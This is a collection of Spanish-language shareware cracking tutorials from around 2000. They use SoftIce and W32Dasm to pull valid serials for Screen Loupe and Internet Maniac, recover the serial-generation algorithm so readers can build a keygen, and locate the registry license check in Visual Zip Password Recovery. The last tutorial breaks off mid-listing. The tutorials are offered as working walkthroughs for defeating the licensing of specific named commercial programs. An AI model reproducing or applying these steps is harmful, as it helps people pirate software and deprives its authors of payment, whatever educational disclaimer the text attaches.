Ha quedado un tutorial bastante extenso, pero es lo que ocurre cuando se explica todo y no se da nada por supuesto... cosa que he intentado hacer (menos en lo de parchear los ejecutables) para que nadie se quede con dudas o atascado en cierto punto o haga cosas solo porque las pone aquí sin razonar el porqué.

Si os ha gustado este tutorial hacedmelo saber escribiendome a tntcrackteam@hotmail.com.

Agradecimientos y Saludos:

Primero a **Thndrkiss** por hacer el Serials 2k: ey, estoy ayudando a tus coders a mejorar la seguridad para próximas versiones...

· mr.White , mr.Black , Russ97 , Rahim , Zor , Ivanopulo , Daddy
· Biglarry , NetKing , ChosenFew , Zutphen, SoundMan
· rott , Vagante , ip| , Trevil , iNS0MNiA , iD|Victim , bigeasy
· DRinfoTHV , SiLvIuVBS , Strega , ^neo , CiRUS

· y por supuesto a todos los miembros de **TNT!**... semos los mejores :)))))

Nos vemos en el próximo Tutorial...

Tutor by: **XASX**

Capturar un serial valido mediante la función hmemcpy

06 de Marzo de 2K

Crack: Sable

Herramientas: SoftIce 3.x 4.x

Introducción:

Hola, este es mi primer tut y por medio de él quiero compartir un truco que me enseñaron unos amigos.
Esta vez no usaremos los Apis típicos como ser: GetWindowText(a) o GetDlgItemText(a) sino que haremos uso de "hmemcpy", no es un Api pero es el mejor.
Este tut se lo dedico al amigo Karpoff.

Al Atake:

Carga el Sice (así le llamaremos al SoftIce, OK) y pon un breakpoint en hmemcpy o sea que debes escribir esto BPX HMEMCPY y presiona "Enter"; listo ya pusiste el breakpoint.
Ahora carga el programa víctima e introduce tus datos y el numero de registro falso por Ej:

Name: Sable
Serial: 123456

Luego presionas aceptar y ya estas dentro del Sice.

Lo que debes hacer ahora puede parecer un poco loco o sin sentido pero tienes que hacerlo es parte del truco.
Aprieta F10, entre 17 a 25 veces, hasta que veas algo parecido a esto:

```
PUSH ECX
SHR ECX,2          ; el número de palabras para copiar
REPZ MOVSD         ;copia desde ds:esi (32 bit) a es:edi (32 bit) (tu debes pararte aquí)
POP ECX
AND ECX,3
REPZ MOVSB         ;igual que repz movsd, pero solo un byte
XOR DX
XOR AX
```

Listo? Bueno, entonces escribí en el Sice esto y presiona enter:

D DS:ESI (si tu programa es de 32 bit) o D DS:SI (si es de16 bit)

En este momento debes ver en la Ventana de Datos tu nombre o el número de serie falso u otra cosa que pusiste.
Muy bien sigamos, ahora debes escribir esto:

D ES:EDI (si tu programa es de32 bit) o D ES:DI (si es de 16 bit)

Esto mostrará el lugar donde se copiará la información por Ej.: 22bf:00000000
Notas el segmento extraño (22bf). Si pusiéramos un BPR en este rango de memoria no rompería en lo absoluto. Al haber apretado F10 anteriormente toda la información que introdujiste es copiada

en “repz movsb”.
Vas entendiendo hasta ahora.
A esta altura tu debes estar tecleando:

PAGE 22BF:00000000 (este es solo en Ej. Tu debes poner el offset que tengas en la ventana de datos). Luego presiona enter (después de introducir un comando en el Sice siempre debes apretar enter) y verás algo parecido a esto:

Linear	Physical	Attributes	Type
80284960	01603960	P D AU RW	System

Lo que harás ahora es poner un BPR (punto de ruptura en el rango de memoria) a la dirección de situación lineal. Para hacer esto necesitas saber cuantos bytes están en el rango, para esto debes usar el seleccionador 30.

Ejemplo:

BPR 30:80284960 30:80284969 RW

Esto apenas puso un descanso en el rango para 9 bytes durante el acceso a RW (lectura-escritura).
Si tu no sabes como sumar los 9 bytes para conseguir el número que aparece en verde puedes tipear lo siguiente:

D 30:80284960

Y podrás copiarlo de la ventana de datos.

Siempre usa el seleccionador 30, porque siempre está.

Todo lo que hemos hecho es básicamente para no tener que estar preteando (F12) como bestias. Este truco es sumamente útil para los programas de 16 bits, porque el segmento siempre cambia.

Ahora puedes quitar el bpx hmemcpy (bc 00) y comenzar a teclear alegremente F5, observa bien la ventana de datos por que en cualquier momento aparecerá tu serial válido.

Importante:

"El uso de este material es solo para uso educativo, por ahora los cracks son ilegales cada cual es responsable del uso que le de a este tutorial, el autor no se hace responsable de nada."

Saludos a Todos
Sable

NetSpy 1.5 - Cómo regalar un programa a través de la winAPI...

Saludos koleguitas! en este texto vamos a ver cómo por vagancia o ignorancia un programador nos regala su producto por usar funciones incluídas en la winAPI que supongo que ya sabréis es un conjunto de librerías que contienen funciones preparadas como apoyo al programador para hacerle el trabajo más fácil y también para hacérnoslo a nosotros claro...

Antes de nada agradecer a Mr.Black toda su ayuda, desde sugerirme el programa hasta ayudarme con el win32ASM, que le vamos a hacer soy muy torpe, a pesar de seguir el ejemplo de Mr.Crimson y de tener el código completito no he sido capaz sin su ayuda de codificar el keygen, la programación no es lo mío...

¿? Herramientas a utilizar :

NetSpy 1.5 por Sumit Birla.

SoftICe 4.0 de Numega Tech.

WDASM 8.93 de URSoftware

¿? Cambiando de método...

Normalmente los programas de tipo "name/serial" los repaso directamente con SoftICe, en muchos me llevo el trastazo cuando luego los desensamblo (menudo palabro) ya que veo que habría sido más fácil empezar por desensamblarlo, en esta ocasión como no tenía SoftICe cargado y por no reiniciar pues empecé tirando de WDASM y SDRs, el ejecutable protegido es Internet Maniac.exe ...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004051C1(C)
|
:0040520D 6A10                    push 00000010

* Possible StringData Ref from Data Obj ->"Failure!"
                                  |
:0040520F 68B8354100              push 004135B8

* Possible StringData Ref from Data Obj ->"Incorrect registration code!"
                                  |
:00405214 6898354100              push 00413598
:00405219 56                      push esi

* Reference To: USER32.MessageBoxA, Ord:01C3h
                                  |
:0040521A FF1554114100            Call dword ptr [00411154]
```

Mil veces visto, tenemos nuestra "messagebox" y a ella nos lleva un salto condicional...vamos a verlo...listado muerto pa la people...ya veo a más de uno como loco invirtiendo el salto, no! ;P

```
:004051AD 8D542448                lea edx, dword ptr [esp+48]
:004051B1 8D442408                lea eax, dword ptr [esp+08]
:004051B5 52                      push edx
:004051B6 50                      push eax
:004051B7 E8142E0000              call 00407FD0
:004051BC 83C408                  add esp, 00000008
:004051BF 85C0                    test eax, eax
:004051C1 744A                    je 0040520D

* Reference To: KERNEL32.WritePrivateProfileStringA, Ord:0313h
                                  |
```

La dirección que está en rojo es el salto anterior, si no saltamos al mensaje de error qué hacemos? pues escribir los datos de registro en un fichero .ini mediante la función de la API que véis en azul...seguimos en busca del serial correcto así que vemos antes de nuestro salto condicional que se mete algo en eax y edx, luego se pasa a la función, serán nombre y serial? seguro...una bonita llamada, canta un poquito, vamos a ver qué nos dice la amiguita...

```
:00407FD4 8B742428                mov esi, dword ptr [esp+28]
:00407FD8 56                      push esi

* Reference To: KERNEL32.lstrlenA, Ord:0335h
                                  |
:00407FD9 FF1560104100            Call dword ptr [00411060]
:00407FDF 83F804                  cmp eax, 00000004
:00407FE2 7D07                    jge 00407FEB
:00407FE4 33C0                    xor eax, eax
:00407FE6 5E                      pop esi
:00407FE7 83C420                  add esp, 00000020
:00407FEA C3                      ret
```

Aparecemos por aquí, una bonita llamada a otra función de la API, a esta función simplemente le pasamos la dirección que apunta a una cadena y ella nos devuelve en eax su longitud en este caso en bytes, sin haber tocado SoftICe nos podemos hacer una idea al ver la comparación y el salto, el nombre o el número tienen que ser al menos de 4 bytes de longitud ya que como veis si el salto no se da ponemos eax a 0 y volvemos de la llamada, recordáis qué había después de la llamada? si EAX=0 "Error número incorrecto"...Vamos a seguir con los nuestro, evitando el mensaje de error, el salto se cumple, a ver qué sigue...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00407FE2(C)
|
:00407FEB 0FBE4601                movsx eax, byte ptr [esi+01]
:00407FEF 0FBE4E02                movsx ecx, byte ptr [esi+02]
:00407FF3 D1E0                    shl eax, 1
:00407FF5 50                      push eax
:00407FF6 0FBE4603                movsx eax, byte ptr [esi+03]
:00407FFA C1E102                  shl ecx, 02
:00407FFD 51                      push ecx
:00407FFE B90A000000              mov ecx, 0000000A
:00408003 99                      cdq
:00408004 F7F9                    idiv ecx
:00408006 B8A0C634FA              mov eax, FA34C6A0
:0040800B 8BCA                    mov ecx, edx
:0040800D D3E0                    shl eax, cl
:0040800F 8D4C240C                lea ecx, dword ptr [esp+0C]
:00408013 50                      push eax

* Possible StringData Ref from Data Obj ->"%01Ou-%d%d"
                                  |
:00408014 68383B4100              push 00413B38
:00408019 51                      push ecx

* Reference To: USER32.wsprintfA, Ord:02B3h
                                  |
:0040801A FF1544114100            Call dword ptr [00411144]
```

Sorpresa agradable, tenemos ahí abajo una llamada a wsprintfA, esa API simplemente da un formato determinado a los datos que le pasemos como parámetros, el formato se determina mediante especificaciones como la que tenemos en verde jum jum tiene buena pinta. No sabemos qué tenemos en ESI pero me apostaría el pescuezo a que es el nombre y el programa está calculando el serial verdadero, vamos a ver un poco más abajo...

```
* Reference To: USER32.wsprintfA, Ord:02B3h
                                  |
:0040801A FF1544114100            Call dword ptr [00411144]
:00408020 8B542440                mov edx, dword ptr [esp+40]
:00408024 83C414                  add esp, 00000014
:00408027 8D442404                lea eax, dword ptr [esp+04]
:0040802B 52                      push edx
:0040802C 50                      push eax

* Reference To: KERNEL32.lstrcmpA, Ord:0329h
                                  |
:0040802D FF1544104100            Call dword ptr [00411044]
:00408033 F7D8                    neg eax
:00408035 1BC0                    sbb eax, eax
:00408037 5E                      pop esi
:00408038 40                      inc eax
:00408039 83C420                  add esp, 00000020
:0040803C C3                      ret
```

Viendo esto ya me apuesto a mi hermana, el resultado de wsprintfA, es comparado con algo mediante la función lstrcmpA, a esta función le pasamos como parámetros las direcciones de las cadenas a comparar, si los valores son iguales la función devuelve en EAX el valor CERO, después hacemos unas operaciones con EAX y volvemos de la llamada, EAX no es cero luego registro correcto, escribimos los datos en el fichero .ini y gracias por pagar hermano...

¿? Comprobando con SoftICe...

Todo esto son suposiciones así que vamos a nuestro amigo SoftICe a que nos lo confirme, cargamos el Internet Maniac...metemos unos datos falsos (ambos mayores o iguales a 4 para no salir prematuramente), pasamos a SoftICe y ponemos un punto de ruptura tal que << bpx hmemcpy >>, le damos al botón de aceptar y aparecemos en SoftICe, vamos dando << F12 >> hasta estar en el código del Internet Maniac, una vez allí borramos nuestro bpx << bc 0 >> y ponemos otro justo antes del CALL, en la dirección :004051AD << bpx 4051AD>>, le pegamos a << F5 >> y ya tenemos el rollo, aquí están las instrucciones explicadas según vamos a ir viéndolas, creo que a estas alturas SOftICe debería estar controlado...

:004051AD	lea edx, dword ptr [esp+48]	;cargamos en edx la dirección donde tenemos el número de serie falso
:004051B1	lea eax, dword ptr [esp+08]	;cargamos en eax la dirección donde tenemos el nombre
:004051B5	push edx	;empilamos las dos direcciones, le pasamos a la rutina que controla el registro
:004051B6	push eax	;los parámetros para que decida si son correctos los datos
:004051B7	call 00407FD0	;vamos a la rutina
:00407FD0	sub esp, 00000020	;ajustes en la pila
:00407FD3	push esi	;salvamos el valor de ESI
:00407FD4	mov esi, dword ptr [esp+28]	;movemos a esi el nombre
:00407FD8	push esi	;se lo pasamos a la función para que calcule su longitud
:00407FD9	Call KERNEL32.lstrlenA	;calculando...
:00407FDF	cmp eax, 00000004	;si es menor que 4 registro incorrecto...
:00407FE2	jge 00407FEB	;si es mayor vamos por buen camino...
:00407FEB	movsx eax, byte ptr [esi+01]	;dejamos en eax el segundo byte de nuestro nombre (ASCII segunda letra)
:00407FEF	movsx ecx, byte ptr [esi+02]	;dejamos en ecx el tercer byte de nuestro nombre
:00407FF3	shl eax, 1	;desplazamos eax un byte a la izquierda = añadimos un cero a la derecha
:00407FF5	push eax	;empilamos ese valor **para wsprintfA**
:00407FF6	movsx eax, byte ptr [esi+03]	;dejamos en eax tenemos el cuarto byte de nuestro nombre
:00407FFA	shl ecx, 02	;desplazamos ECX dos bytes a la izquierda
:00407FFD	push ecx	;empilamos ese valor **para wsprintfA**
:00407FFE	mov ecx, 0000000A	;inicializamos ECX a 10
:00408003	cdq	;reseteamos EDX
:00408004	idiv ecx	;EAX = EAX /entera ECX , EDX = resto
:00408006	mov eax, FA34C6A0	;EAX contiene número mágico
:0040800B	mov ecx, edx	;ECX contiene el resto de la división entera anterior
:0040800D	shl eax, cl	;desplazamos número mágico un número de bytes igual al resto obtenido

:0040800F	lea ecx, dword ptr [esp+0C]	;metemos en ECX la dirección donde guardaremos serial verdadero
:00408013	push eax	;empilamos ese valor **para wsprintfA**
:00408014	push 00413B38	;le pasamos a wsprintfA el formato %010u-%d%d
:00408019	push ecx	;le pasamos a wsprintfA la dirección donde dejar el resultado (serial verdadero)
:0040801A	Call USER32.wsprintfA	;calculando...
:00408020	mov edx, dword ptr [esp+40]	;edx apunta al número de serie que hemos introducido (el falso =))
:00408024	add esp, 00000014	;ajustes en la pila...
:00408027	lea eax, dword ptr [esp+04]	;en EAX tenemos la dirección donde está el serial verdadero
:0040802B	push edx	;pasamos los parámetros a la función que los compara
:0040802C	push eax	
:0040802D	Call KERNEL32.lstrcmpA	;comparando...
:00408033	neg eax	;el resultado de la comparación es negado
:00408035	sbb eax, eax	;restamos teniendo en cuenta el flag de acarreo, C=1 luego EAX=EAX-EAX-1
:00408037	pop esi	;devolvemos a ESI el valor anteriormente salvado
:00408038	inc eax	;incrementamos EAX
:00408039	add esp, 00000020	;ajustes en la pila
:0040803C	ret	;volvemos de la llamada
:004051BC	add esp, 00000008	;ajustes en la pila...
:004051BF	test eax, eax	;es correcto nuestro número de serie?
:004051C1	je 0040520D	;miramos el flag de cero, Z=1 luego es más falso que Moe, No Registrado!

Bueno es tremendamente sencillo sacar un número correcto, y el keygen no es nada del otro mundo, sólo tenemos que trasladar el algoritmo y que saque el resultado en vez de chequearlo...esto queda para vuestras aventajadas mentes...

¿? Last words...

Como siempre dejar claro que karlitoxZ no es más que un novato en esto, mucho camino todavía por recorrer... aquí estoy para serviros en lo que me sea posible...

Karpoff Spanish Tutor

Programa:	**Screen Loupe Magnifier v 4.7 Win95/Nt**

PROTECCION:	NAME / SERIAL		
Descripcion:	aplicación para dar zoom en ciertas partes de tu pantalla		
Dificultad:	Principiante		
DOWNLOAD:	http://www.execpc.com/~sbd		
Herramientas:	Soft-Ice		
CRACKER:	Profesor X /TnT	**FECHA:**	24/04/2000

INTRODUCCION

Bueno amigos antes que nada quisisera decirles que si encuentran algun error en el tutorial favor de hacermelo saber a mi correo electronico profesor_x@hotmail.com, ya que esta es mi primera vez que hago un tutorial espero poder explicar la forma de sacar un numero de serie valido para el Screen Loupe Magnifier v 4.7 for Windows 95 /Nt.-

AL ATAKE

bueno empezemos para este proposito usaremos el SOFT-ICE con el cual obtendremos un numero de serie valido, que variara segun el nombre y organizacion que insertemos en la ventana de registro ok!!

les hago una pregunta amigos!!! cual seria el proceso a seguir para obtener el numero de serie, reflexionemos un poco.mmmm... bueno sale ya esta... lo esencial aqui seria encontrar la rutina en la cual el programa compara nuestro numero de serie con el numero de serie original, tambien podriamos ocupar otra forma de ataque la que seria modificando un salto condicional, pero como se dice aqui en mi pais

!!!! ESA ES OTRA HISTORIA !!!! JA!JA

por ahora ocuparemos la primera opcion que es la de buscar un serial valido ok!!!

lo primero sera reiniciar la P-CERA y cargar el SOFT-ICE una vez cargado el softice abrimos el programa screen loupe y nos vamos a el menu Help=>Register eh insertamos un User NAme, Organization, y cualquier registro en mi caso insertare:

User Name: Pr@fEsOr X

Organization: TnT Crack Team

Registrations: 111111

despues de insertar los datos en la ventana de registro nos vamos al SOFT-ICE pulsando CTRL-D Y aparece la ventana de edicion del SOFT-ICE despues insertamos un breakpoint recordemos que existen muchos tipos de breakpoints desde ahora los llamaremos (bpx) ok!!

entonces probamos con bpx (MESSAGEA),

los espero inserten el bpx!!! !!! ya !!!!

bueno continuemos volvemos a pulsar CTRL-D y regresamos al programa inmediatamente damos click en OK! y es ahi donde empieza la emocion, pero rayos!! que PASOOOO !!!! POR LA SANTA GLORIA DEL NIÑO DE ATOTOCHE !!!! no salio nada de nada me lleva la que metrajo que sera !!! bueno probemos con otro bpx. a ver mmmmmmmm!!! :) cual sera bueno, (RECUERDEN QUE NO SOY UN EXPERTO PARA SABER CUAL ES El BPX CORRECTO A PONER) osea que probemos con otro sale !! a ver si ponemos un bpx getdlgitemtexta, PROBEMOS..

insertamos bpx getdlgitemtexta pulsamos CTRL-D y saltamos al screen loupe y damos click en ok! y voila!!! ahora si saltamos directamente al SOFT-ICE,.

User32! Getdlgitemtexta

015F:BFF51743 MOV CL,A1

WHAT´S THIS!!! es la primera referencia a el bpx getdlgitemtexta ahorita estamos en la refencia a el User32.dll

ahora pulsamos f12 para saber quien mando hacer la llamada y nos manda a :

015F:0040e7fb CALL [USER32! Getdlgitemtexta-]

015f:0040e801 POP EDI

015D:0040e802 POP ESI AQUI CAPTURA EL USER NAME

****

en este paso vemos que el SOFT-ICE nos a capturado el nombre del User Name lo podremos ver y comprobrar esto si en la pantalla del SOFT-ICE ponemos D ESI en la ventana de caracteres aparecera 0000:0000 ???? ???? ???? ??? Pr@fEsOr X....

TECLEAMOS F12 otra vez.....

volvemos a teclear F12 Y en este paso vemos que el SOFT-ICE nos a capturado el nombre de la Organization, lo podremos ver y comprobrar esto si en la pantalla del SOFT-ICE ponemos D ESI en la ventana de caracteres aparecera 0000:0000 ???? ???? ???? ??? TnT Crack Team....

TECLEAMOS F12 otra vez.....

volvemos a teclear F12 Y en este paso vemos que el SOFT-ICE nos a capturado el numero de registro, lo podremos ver y comprobrar esto si en la pantalla del SOFT-ICE ponemos D ESI en la ventana de caracteres aparecera 0000:0000 ???? ???? ???? ??? 111111....

bueno esto parece que ya se cocio hemos visto que nos capturo ya los datos que insertamos ahora solo nos falta buscar a donde compara el numero que insertamos con el que genera la aplicacion, podemos usar dos metodos tecleando F10 o F8 pero F10 seria el mas indicado ya que con este no entramos a ninguna llamada hecha por el programa en cambio si usamos el F8 entrariamos a todas las llamadas que haga el programa y se nos haria un chorizo de instrucciones que para que les cuento ,,,,;)

damos F10 varias veces hasta que encontramos una comparacion sospechosa

despues de varios F10 nos encontramos esto:

015F:00406685 add esp,08

015F:00406688 cmp ebx,eax

veamos si aqui es donde se compara nuestro numero falso con el generado por el programa que es el que corresponde a nuestros datos. VEAMOS!!!! ponemos la siguiente intruccion:

? EBX = 111111 el nuestro

? EAX = 2993282612 el bueno huyyyy!!!!!

parece que si es la comparacion apuntemos esos numeritos magicos y damos F12 para terminar la ejecución del programa y vamos he insertamos el numero magico y °°°°"""""!!!VOILA!! programa registrado

pues es todo por el momento, espero que les guste, y recuerden espero comentarios , sugerencia y criticas , NOTA: espero que me entiendan mi explicacion, y disculpas por los horrores ortograficos, cualquier duda haganmelo saber sale!!!! ya que su apoyo he interes sera el aliciente para continuar escribiendo mas tutoriales.

NOTA: espero que entiendan mi explicacion, y disculpas por los horrores ortograficos, cualquier duda haganmelo saber sale!!!!

profesor_x@hotmail.com

Karpoff Spanish Tutor

Programa:	**Visual Zip Password recorvery processor multicomputer V4.0 Final Win9x/NT/2000**

PROTECCION:	Molesta Nag cada 10.000.000 de password comprobadas y luego cada 10.000		
Descripcion:	Programa para sacar las password de los zip, exe protegidos, permite usar varias computadoras asi como el uso de diccionarios y otros metodos.		
Dificultad:	Facilon		
DOWNLOAD:	http://ftechsoft.hypermart.net		
Herramientas:	W32Dasm , Softice o TRW2000 , Editor Hex y Apis32		
CRACKER:	karpoff	**FECHA:**	24/04/2000

INTRODUCCION

Tutorial de Crackeo Para Newbies desde Cero ## PROYECTO 17 ##

Hola Gentes !! despues de un par de meses sin escribir nada hoy me apetece y por peticion de un amigo me dispongo a darle un repasillo al Visual zip password, los que habeis seguido mis manuales sabreis que ya nos enfrentamos a este programa en su version 3.12, ahora estamos en la v4 y no tiene nada que ver :-), si recordais la version 3.12 estaba comprimida, protegida contra debugger y desensablado y estaba limitada a no poder buscar password mayores de 5 digitos en esa ocasion hicimos un loader. Ahora veamos que nos cuenta la version 4.

AL ATAKE


Como siempre fundamental prepararnos el terreno para tener todo a mano, hacemos una copia de vzprp.exe con el nombre cvzpre.exe y cargamos nuestro debugger softice o TRW2000 (da igual), ahora nos haremos con toda la informacion posible sobre la victima, existen muchos programas que nos dan informacion sobre el encabezado PE y el compilado de la victima yo uso el File Analicer, solo tenemos que pinchar con el mousse una copia de la victima osea cVzprp.exe y arrástrarla sobre fa.exe el resultado es:

```
Image Flags(2)    : RelocatStrip(.) LineNumStrip(x) LocSymbStrip(x)
HeapStack Reserve: 00100000/00100000
HeapStack Commit : 00001000/00004000
Data Sizes        : InitDataSize : 00050200, UninitDataSize  : 00000000
Other Sizes(1)    : CodeSize     : 0008CC00, ImageSize       : 000E9000
Other Sizes(2)    : HeaderSize   : 00000400, OpHeaderSize(NT): 000000E0
Bases             : BaseOfCode   : 00001000, BaseOfData      : 0008E000
Alignments        : FileAlignment: 00000200, SectionAlignment: 00001000
Objects table     :  Name    VirtSize   ERVA    PhysSize PhysOffs  Flags
Object (     1)   : CODE     0008CB7C 00001000 0008CC00 00000400 60000020
Object (     2)   : DATA     00001ED4 0008E000 00002000 0008D000 C0000040
Object (     3)   : BSS      000065D5 00090000 00000000 0008F000 C0000000
Object (     4)   : .idata   000025E2 00097000 00002600 0008F000 C0000040
Object (     5)   : .tls     00000010 0009A000 00000000 00091600 C0000000
Object (     6)   : .rdata   00000018 0009B000 00000200 00091600 50000040
Object (     7)   : .reloc   0000A1E0 0009C000 0000A200 00091800 50000040
Object (     8)   : .rsrc    00041800 000A7000 00041800 0009BA00 50000040
Processed with(1): Compiled by Borland Delphi 3.0 (???)
DOSEXE part sizes: Header 64 bytes, image 528 bytes, overlay 905136 bytes
WINEXE part sizes: Header 4032 bytes, image 901696 bytes, overlay 0 bytes
Entrypoint        : DOS 64/00000040, RVA 580256/0008DAA0, WIN 577184/0008CEA0
Information(1)    : Overlay start from 905728/000DD200
Extension (     1): DOS executable file
```

A simple vista ya sabemos que vzprp.exe no esta empakado y no esta protegido contra desensamblado, de estar protegido tendriamos en la seccion CODE, Flags un valor de C0000040 (para mas informacion sobre encabezados PE leer los trabajos de nuMIT_or explica paso a paso y detalladamente todo lo que veis en la imagen.)

Bueno ya sabemos algunas cosillas, no tendremos ningun problema a la hora de desensamblarlo (por lo general) ahora debemos averiguar que limitaciones tiene la victima, solo con leer en la ayuda del programa su autor nos dice ya cuales son las restricciones que segun dice son: un horrible NagScreen cada 1.000.000 de password en modo brute force y en otros modos cada 100.000 password, por si acaso lo comprobamos no valla ha ser que sea un pequeño engaño para despistarnos a la hora de crackearlo, y bueno yo por mas pruebas que hago me escupe el nag cada 10.000.000 de password en brute force y cada 10.000 password en otros modos Mnnnn que mariconcete jeje.

Como atacamos a este programa?? aparentemente no parece que sea muy dificil no esta comprimido, no tiene proteccion antidasm y tampoco antidebugger (lo se, por que tengo el Softice cargado y puedo ejecutar la victima sin ningun problema)asi que veamos si encontramos en las String Ref algo interesante, procedamos a desensamblarlo con W32Dasm, ya esta ?? pues guardalo como proyecto para no tener que desensamblarlo de nuevo, pulsamos sobre [String-Ref] y no veo nada interesante, vaya putada, se me ocurre tracearlo con Apis32 , este programa da mucha informacion y suele ahorrar mucho trabajo. Ya os habreis dado cuenta de que nuestra victima nos da la opcion de registrarnos mediante el tipico Name / Serial, asi que igual guarda en el registro de Windows la informacion del registro si es asi Apis32 nos dara informacion sobre ello, ejecutamos Apis32 y cargamos vzprp.exe como lo que nos interesa es ver que hace en el registro de Windows borramos todas las apis que tengamos para monitorear en apis32 y metemos solo las que tienen que ver con el registro de Windows, que como lo hago ?? veamos un gif de Apis32:



Para borrar todas las apis que hay en la ventana pulsamos el boton Del all ya tenemos la ventana en blanco, sin ninguna api, ahora tenemos que meter las correspondientes al archivo Advapi32.dll que es el encargado de gestionar las apis basadas en el reg de Windows, pulsamos Add y nos dara a elegir entre algunos archivos.fnl seleccionamos advapi32.fnl y pulsamos la opcion Add all y ya tenemos agregadas todas la apis, tambien podemos agregarlas de otra forma pulsamos la opcion Imports y veremos todas las apis que manejara nuestra victima podemos agregarlas una a una :) pero creo que es mas comoda la primera opcion, ahora pulsamos Run y veamos que ocurre cuando se este ejecutado vzprp.exe intentamos registrarnos mediante Help Register y nos escupe el mensaje de que los datos no son validos, ahora veamos la ventana del apis32 se aprecia claramente que solo toca el registro de Windows al iniciarse el programa asi que antes de cerrar nada pulsamos en save log para guardar los eventos creados hasta ahora, los demas no nos importan y cerramos todo el apis32 y vzprp.exe, ahora editemos el archivo vzprp.log que ha creado Apis32 en el directorio donde tenemos intalada la victima, entre todo lo que hay lo unico que me parece algo interesante es:

```
004520F4:GetTextMetricsA = 1
00475186:RegCreateKeyExA(HANDLE:80000001,LPSTR:0048BA28:"Software\ForthTech\VZPRP",DWORD:00000000,LPSTR:00000000,DWORD:00000000,DWORD:000F
000,LPDATA:0071FC10,LPDATA:0071FC08)
0047518B:RegCreateKeyExA = 0
0047522E:RegQueryValueExA(HANDLE:C89A8BA0,LPSTR:0048BA4C:"CheckBoxMin",LPDATA:00000000,LPDATA:0071FBFC,LPDATA:00000000,LPDATA:0071FC18)
00475233:RegQueryValueExA = 0
0047522E:RegQueryValueExA(HANDLE:C89A8BA0,LPSTR:0048BA60:"SpinEditSave",LPDATA:00000000,LPDATA:0071FBFC,LPDATA:00000000,LPDATA:0071FC18)
00475233:RegQueryValueExA = 0
0047522E:RegQueryValueExA(HANDLE:C89A8BA0,LPSTR:0048BA78:"LastProject",LPDATA:00000000,LPDATA:0071FBFC,LPDATA:00000000,LPDATA:0071FC18)
00475233:RegQueryValueExA = 0
00475413:RegQueryValueExA(HANDLE:C89A8BA0,LPSTR:0048BA4C:"CheckBoxMin",LPDATA:00000000,LPDATA:0071FBF0,LPDATA:0071FC04,LPDATA:0071FC00)
00475418:RegQueryValueExA = 0
00475413:RegQueryValueExA(HANDLE:C89A8BA0,LPSTR:0048BA60:"SpinEditSave",LPDATA:00000000,LPDATA:0071FBFC,LPDATA:0071FC10,LPDATA:0071FC0C)
00475418:RegQueryValueExA = 0
0047522E:RegQueryValueExA(HANDLE:C89A8BA0,LPSTR:0048BA78:"LastProject",LPDATA:00000000,LPDATA:0071FBDC,LPDATA:00000000,LPDATA:0071FBF8)
00475233:RegQueryValueExA = 0
00475413:RegQueryValueExA(HANDLE:C89A8BA0,LPSTR:0048BA78:"LastProject",LPDATA:00000000,LPDATA:0071FBF4,LPDATA:01178860,LPDATA:0071FC04)
00475418:RegQueryValueExA = 0
00475055:RegCloseKey(HANDLE:C89A8BA0)
0047505A:RegCloseKey = 0
00475186:RegCreateKeyExA(HANDLE:80000001,LPSTR:0048BA28:"Software\ForthTech\VZPRP",DWORD:00000000,LPSTR:00000000,DWORD:00000000,DWORD:000F
000,LPDATA:0071FC10,LPDATA:0071FC08)
0047518B:RegCreateKeyExA = 0
0047522E:RegQueryValueExA(HANDLE:C89A8BA0,LPSTR:00474B10:"key",LPDATA:00000000,LPDATA:0071FBFC,LPDATA:00000000,LPDATA:0071FC18)
00475233:RegQueryValueExA = 2
```

son estas lineas que cuando el programa se inicia parece que chekea en el registro si estamos o no registrados, fijaros en esta ultima linea donde RegQueryValueExa Chekea "Key" el sitio dode podria estar la clave de registro si seriamos usuarios registrados como tenemos la direccion de memoria donde ocurre esto vallamos al W32dasm e intentemos modificar codigo para que reciba el valor contrario al que esta recibiendo de "Key" como se ve, la direccion de memoria es 0047522E veamos que encontramos en ella, y si os fijais es una direccion que se repite bastante en el log (igual sacamos algo interesante :)) bueno pues buscamos y encontramos:

```
* Reference To: advapi32.RegQueryValueExA, Ord:0000h
                                    |
:0047522E E80D15F9FF                Call 00406740
:00475233 85C0                      test eax, eax
:00475235 0F94C3                    sete bl
:00475238 8B0424                    mov eax, dword ptr [esp]
:0047523B E86CFDFFFF                call 00474FAC
:00475240 884500                    mov byte ptr [ebp+00], al
:00475243 8BC3                      mov eax, ebx
:00475245 5A                        pop edx
:00475246 5D                        pop ebp
:00475247 5F                        pop edi
:00475248 5E                        pop esi
:00475249 5B                        pop ebx
:0047524A C3                        ret
```

aqui tenemos la api y su correspondiente codigo, la direccion que hemos buscado nos muestra una llamada (call 00406740) pulsemos sobre [Call] y veamos que hace:

```
* Reference To: advapi32.RegSetValueExA, Ord:0000h
                                    |
:00406748 FF2578724900              Jmp dword ptr [00497278]
